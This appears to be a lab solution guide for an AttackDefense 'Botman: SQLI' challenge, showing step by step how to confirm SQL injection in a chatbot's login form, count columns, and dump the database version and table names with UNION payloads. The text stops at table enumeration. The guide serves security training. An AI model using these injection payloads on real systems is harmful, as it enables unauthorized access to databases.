

[illegible]


Name	Botman: SQLI
URL	https://www.attackdefense.com/challengedetails?cid=2182
Type	Web Technology : Bot Attacks

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Solution:

The web application is vulnerable to SQL Injection attack.


Step 1: Inspect the web application.




Step 2: Start the conversation with the chatbot with a "hey" message.




Step 3: Enter any name and send the message.



Click on the NewsLetter button to proceed towards the login section.




Step 4: Click on the login button.



Step 5: Enter anything and add the apostrophe (') to check for SQL injection vulnerability.


Payload: test'



As indicated by the error message, it is confirmed that the SQL Injection exists in the login section.


Step 6: Click on the login button and inject the query to find the total number of columns in the database. Finding the columns would let the attacker to find vulnerable columns where data can be dumped.

Payload: test' order by 100#




Step 7: Reduce the number of columns to find the correct column number.

Payload: test' order by 1#



No error found, increase the column number to check where the error pops again.


Payload: test' order by 2#



Error found while querying the payload, that concludes that there is only 1 column which could be useful for UNION Based SQL Injection.

Step 8: Dump the version of the SQL Server running on the web server machine.


Payload: test' union select version()#



Step 9: Check the name of the tables in the database.

Payload: a' union select group_concat(table_name) from information_schema.tables where table_schema=database()#

The table names of the current database have been extracted using this command. Here database() will give the current database and group_concat will output all the names while separating them with a comma (,).

